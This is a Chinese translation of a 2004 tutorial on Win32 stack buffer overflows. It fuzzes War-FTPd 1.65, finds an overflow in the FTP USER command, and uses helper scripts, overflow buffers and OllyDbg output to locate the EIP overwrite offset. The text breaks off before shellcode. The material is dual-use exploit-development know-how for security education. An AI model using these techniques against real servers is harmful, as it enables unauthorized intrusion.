Win32 缓冲区溢出实战

原文：《Intro to Win32 Exploits》
作者：Sergio Alvarez 2004.09.05
译者：cloie#ph4nt0m.org 2004.10.30

一、前序

很多次被朋友邀请写篇关于在Win32下Exploit的文章。一来是因为此类文章中关于*nix 平台比较多，而Win32相对较少；二来是因为在Win32中写exploit有些地方可能困难一点。以下我将用一个具体的简单例子，详细分析漏洞的发现挖掘、调试以及exploit编写利用，这里选择'War-FTPd vl.65' 的一个stack缓冲区溢出漏洞。

首先，需要准备以下实战工具：

python - www.python.org
pyOpenSSL - http://pyopenssl.sourceforge.net/
Ollydbg - http://home.t-online.de/Ollydbg/
OllyUni by FX of Phenoelit - http://www.phenoelit.de
War-Ftpd version 1.65 by jgaa - http://www.jgaa.com
Fuzzer vl .0 - http://hack3rs.org/~shadown/Twister/

（译者注）因为pyOpenSSL可以找到针对python 2.2.x的win32编译版，所以python安装2.2.x会比较方便。


二、挖掘漏洞

能够实时调试在漏洞挖掘过程中，是非常重要的，可以知道究竟发生了什么。下面用Ollydbg打开要调试的程序'War-FTPd vl.65':


- 运行 'Ollydbg'
- File->Open (or press F3) (图一)
- 浏览到安装 'War-FTPd vl.65' 的目录然后选择 'war-ftpd.exe' file (图二)
- Debug->Run (or press F9) (图三)
- 在War-Ftp 窗口菜单中运行->'Start Service'(图四)

启动程序后，可能会有些explaination，按照提示(shift+F7/F8/F9)跳过即可。不管程序是由Ollydbg(其他调试工具也一样) 启动(Open)的，还是附加(attached)方式的，进程都将被调试器挂起，我们需要使程序继续运行。


图一


Start
OllyDbg - [CPU]
OllyDbg - [CPU]
File View Debug Plugins Options Window Help
Open F3
Attach
Exit Alt+X
1 C:\Program Files\War-ftpd\war-ftpd.exe Ctrl+F2
2 C:\FtpSvc\FtpSvc.exe
3 c:\Program Files\Argo Software Design\FTP Server\ftpsrvnt.exe
4 C:\In-Progress\portbindshellcode.exe
5 C:\Program Files\Serv-U\ServUDaemon.exe
6 C:\Program Files\Address Book Recovery\AddressBookRecovery.exe


图二


Open 32-bit .EXE file
Look in: War-ftpd
samples
Process2p.exe
uninstall.exe
unzip.exe
war-ftpd.exe
File name: war-ftpd.exe
Open
Files of type: Executable file (*.exe)
Cancel
Arguments:

图三


Start
OllyDbg - war-ftpd....
OllyDbg - war-ftpd.exe - [CPU - main thread, mod
File View Debug Plugins Options Window Help
Run F9
Pause F12
Restart Ctrl+F2
Close Alt+F2
Step into F7
Step over F8
Animate into Ctrl+F7
Animate over Ctrl+F8
Execute til return Ctrl+F9
Execute til user code Alt+F9
Open or clear run trace
Trace into Ctrl+F11
Trace over Ctrl+F12
Set condition Ctrl+T
Close run trace
Hardware breakpoints
Inspect
Arguments
Select import libraries
Select path for symbols
Address

图四



OK，现在War-FTPd已经运行了，接下来我们用fuzzer来帮助我们挖掘软件漏洞：

```
C:\fuzzer>fuzzer.py
########################################
#        Net-Twister Fuzzer Module     #
#   Coded by Sergio 'shadown' Alvarez  #
########################################
Usage: C:\fuzzer\fuzzer.py <host> <port> <protocol>

protocols available: smtp, ftp, pop3
```

我们选择FTP模式进行测试：

```
C:\fuzzer>fuzzer.py 192.168.178.129 21 ftp
```

看到以下显示信息：

```
<**> It was suppose to recv something, but recv nothing CHECKIT! <**>
```


或者还有如下信息：

```
<**> Bug found!!! ;))
<**> -> Sending: USER
```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA

让我们查看一下Ollydbg底部的状态栏，显示了'Access Violation when executing [41414141]..'的信息，右上角窗口显示EIP的值为地址指向41414141，如图五

图五



这就意味着，FTP认证部分的USER命令上存在着缓冲区溢出，超长的字符串覆盖了EIP。接下来我们将不停的尝试调试这个BUG，由于每次调试都可能造成War-Ftpd进程死掉，你可以在中通过'Debug->Restart'来重启进程。

三、调试漏洞

发现了软件漏洞，我们可以通过覆盖EIP来改变程序原有的运行流程，跳转去运行我们安排的shellcode。为实现这个目的，必须知道两个要素，多长的字符串可以覆盖到EIP，还有就是我们安排的shellcode放在了什么地方。这跟LINUX中很相似，当然，我们也将看到一些Win32特有的部分。

正如上面所见，现在覆盖EIP的是41414141，究竟多少长的buffer可以覆盖到内存中的EIP呢？我写了一个简单的脚本'reacheip.py'，可以生成都是数字排列的buffer，并且可以通过修改参数来修改数字的排列和长度，方便我们找到需要构建的buffer长度。

脚本简单原理如下，这里我们先假设寄存器大小是1byte:

a.首先生产如下数字串

1234567891234567891234567891234567891234567789

b.然后我们看到某个数字覆盖了EIP(假设EIP大小是1byte)，假设是2，然后我们重新构建数字串，只改变原来数字2所在的位置，其他位置数字忽略或不变。

c.现在某个数字又覆盖了EIP，假设是4，这样我们就可以计算出buffer的真实长度，用于写exploit了。(译者注：因为只是简单说明一下脚本的功能，所以这里作者并没有提及这个数字4是排列中第几个4)

现实中X86机器中寄存器是4byte的，所以我们将上面的数字串扩展到4个数字相同的排列。实际调试中又发现，有时候并不是刚好相同的4个数字覆盖了EIP，比如是4445，所以我们在buffer的开头加入一个align字符，比如A，将buffer挤动一位，这样覆盖EIP的数字串就是4444了。

有了'reacheip.py'脚本的构建buffer功能，还需要有发送和接收功能(网络发送和接收)，将'reacheip.py'作为一个'library'，重新组合一下得到新脚本'reachwar-ftpd.py'，用来专门调试War-Ftpd:

简单解释一下这个脚本的参数:

C:\fuzzer>reach_war-ftpd.py

Usage: C:\fuzzer>reach_war-ftpd.py <host> <port> <align> <toreach> <repeat> <cycles> <firstreached>

host: 目标主机的地址

port: 目标主机的端口

align: 放在数字串之前的填充数据个数 (1 - 3)


toreach: 在新数字串中需要被替换的数字 (1-9)
repeat: 构建数字串的个数(指修改重建后的某段数字串)
cycles: 第几次替换 (1-2)
firstreached: 前一次被替换的数字 (1-9)

下面对War-Ftpd进行实战:
首先，最初的数字串为111122223333...类似，重复200次，总数字串个数为4*200=800:

```
C:\fuzzer>reach_war-ftpd.py 192.168.178.129 21 0 0 200 1 0
220-Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready 220
Please enter your user name.

Buffer size: 800
331 User name okay, Need password.
```

这个时候查看Ollydbg，如下图




看到信息显示信息'Access violation when executing [36353535]'，覆盖EIP的是数字串是36353535，显然我们需要移动buffer中的数字串，使之覆盖EIP的使数字串35353535。这里显示的HEX十六进制的数字，我们可以从ASCII表中得到每个字母或者数字对应的HEX值，比如'1' = 31, '2' = 32, '3' = 33, '4' = 34, '5' = 35,..., '9' = 39，如果在LINUX系统，可以直接输入命令'man ascii'查看对应表。

调整后再测试，这个时候的数字串为A111122223333...:

```
C:\fuzzer>reach_war-ftpd.py 192.168.178.129 21 1 0 200 1 0
220-Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready 220
Please enter your user name.

Buffer size: 801
331 User name okay, Need password.
```

这个时候查看Ollydbg，如下图




看到信息显示信息'Access violation when executing [35353535]'，看来数字5是我们需要替换的了，替换之，即原来是5555的地方依次用1111，2222，3333,...替换，其他位置的数字无关紧要会全部用A替换：

```
C:\fuzzer>reach_war-ftpd.py 192.168.178.129 21 1 5 20 1 0
220-Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready 220
Please enter your user name.

Buffer size: 737
331 User name okay, Need password.
```

Check in Ollydbg!

这个时候查看Ollydbg，如下图




看到覆盖EIP的还是5555，我们还需要第二次替换它，即将上一次buffer中5555的位置用1111，2222，3333,...依次替换如下：

C:\fuzzer>reach_war-ftpd.py 192.168.178.129 21 1 5 10 2 5
220-Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready 220
Please enter your user name.

Buffer size: 3401
331 User name okay, Need password.

Check in Ollydbg!

这个时候查看Ollydbg，如下图



Access violation when executing [32323232] - use Shift+F7/F8/F9 to pass exception to program

这次覆盖EIP的是32323232，即2222，这样我们就可以得到buffer覆盖EIP时候的需要长度了。先脱离'reachwar-ftpd.py'，直接用'reacheip.py'来打印出这个时候的buffer:

```
C:\fuzzer>reach_war-ftpd.py 1 5 10 2 5
Buffer size: 3401
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA1111AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA2222AAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3333
```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA……
(下面省略无关显示)

然后将2222之前的显示拷贝(Win2k的cmd下鼠标圈选，回车拷贝到内存中，需要粘贴的地方右键)，以备下面用:

C:\fuzzer> python -c "print
len('AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA1111AAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
